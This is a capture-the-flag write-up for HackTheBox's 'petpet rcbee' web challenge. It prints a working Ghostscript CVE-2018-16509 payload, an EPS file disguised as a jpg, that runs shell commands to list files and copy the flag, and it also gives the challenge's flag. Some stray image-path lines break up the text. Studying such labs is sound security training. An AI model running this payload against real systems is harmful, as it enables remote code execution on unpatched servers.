HackTheBox – Challenges – Web – petpet rcbee

I was greeted with an interesting looking website upon accessing. There is a “Choose File” and “Upload” button.

From the files downloaded, util.py shows that the valid extension allowed for upload is png, jpg and jpeg. However, the check is only on index [1], which means that picture.jpg.php will still bypass the file extension check, allowing the upload.

```
1   import tempfile, glob, os
2   from werkzeug.utils import secure_filename
3   from application import main
4   from PIL import Image
5
6   ALLOWED_EXTENSIONS = set(['png', 'jpg', 'jpeg'])
7
8   generate = lambda x: os.urandom(x).hex()
9
10  def allowed_file(filename):
11      return '.' in filename and \
12          filename.rsplit('.', 1)[1].lower() in ALLOWED_EXTENSIONS
13
```

I thought it is as simple as a file extension bypass upload and tried uploading picture.jpg.php with malicious php commands. However, I reached error code 500. Upon inspecting the util.py code further, I realise that I failed the try-except in line 40, since the malicious php code cannot be properly parsed. Even if it can be properly parsed, the new file generated has extension “.gif”, which makes it impossible to execute the malicious commands.

```python
def petpet(file):

    if not allowed_file(file.filename):
        return {'status': 'failed', 'message': 'Improper filename'}, 400

    try:

        tmp_path = save_tmp(file)

        bee = Image.open(tmp_path).convert('RGBA')
        frames = [Image.open(f) for f in sorted(glob.glob('application/static/img/*'))]
        finalpet = petmotion(bee, frames)

        filename = f'{generate(14)}.gif'
        finalpet[0].save(
            f'{main.app.config["UPLOAD_FOLDER"]}/{filename}',
            save_all=True,
            duration=30,
            loop=0,
            append_images=finalpet[1:],
        )

        os.unlink(tmp_path)

        return {'status': 'success', 'image': f'static/petpets/{filename}'}, 200

    except:
        return {'status': 'failed', 'message': 'Something went wrong'}, 500
```

I look through some of the downloaded files and noticed something in the Dockerfile.

```
FROM python:3

# Install system dependencies
RUN apt update -y; apt install -y curl supervisor

# Install Python dependencies
RUN pip install flask Pillow

# Switch working environment
WORKDIR /tmp

# Install Pillow component
RUN curl -L -O https://github.com/ArtifexSoftware/ghostpdl-downloads/releases/download/gs923/ghostscript-9.23-linux-x86_64.tgz \
    && tar -xzf ghostscript-9.23-linux-x86_64.tgz \
    && mv ghostscript-9.23-linux-x86_64/gs-923-linux-x86_64 /usr/local/bin/gs && rm -rf /tmp/ghost*
```

An external Pillow component called the ghostscript is being used. After some research, there exists a CVE that allows Remote Code Execution by using a specially crafted EPS image under the guise of a jpg image:

https://github.com/farisv/PIL-RCE-Ghostscript-CVE-2018-16509

In order to view the commands executed, I have to pipe the output to a file in a known location. In the config.py it was mentioned that /app/application/static/petpets is the usual upload directory.


```python
class Config(object):
    SECRET_KEY = generate(50)
    UPLOAD_FOLDER = '/app/application/static/petpets'
    MAX_CONTENT_LENGTH = 2.5 * 1000 * 1000

```


I created the specially crafted rce.jpg with the following command:

ls -la > /app/application/static/petpets/lsla.txt


```
%!PS-Adobe-3.0 EPSF-3.0
%%BoundingBox: -0 -0 100 100

userdict /setpagedevice undef
save
legal
{ null restore } stopped { pop } if
{ legal } stopped { pop } if
restore
mark /OutputFile (%pipe%ls -la > /app/application/static/petpets/lsla.txt) currentdevice putdeviceprops

```

I upload the rce.jpg and locate the directory:





The URI is /static/petpets/. Hence, the command output is saved in /static/petpets/lsla.txt.





```
total 28
drwxr-xr-x 1 root root 4096 Jun  4 19:00 .
drwxr-xr-x 1 root root 4096 Jul 13 06:33 ..
drwxr-xr-x 1 root root 4096 Jun  4 18:37 application
-rw-r--r-- 1 root root   30 Jun  4 17:36 flag
-rw-r--r-- 1 root root   68 Jun  4 17:58 run.py
```

I modify the command to display the flag instead.

```
%!PS-Adobe-3.0 EPSF-3.0
%%BoundingBox: -0 -0 100 100

userdict /setpagedevice undef
save
legal
{ null restore } stopped { pop } if
{ legal } stopped { pop } if
restore
mark /OutputFile (%pipe%cat flag > /app/application/static/petpets/flag.txt) currentdevice putdeviceprops

```

Accessing the output, I obtained the flag:




```
HTB{c0mfy_bzzzzz_rcb33s_v1b3s}
```

HTB{c0mfy_bzzzzz_rcb33s_v1b3s}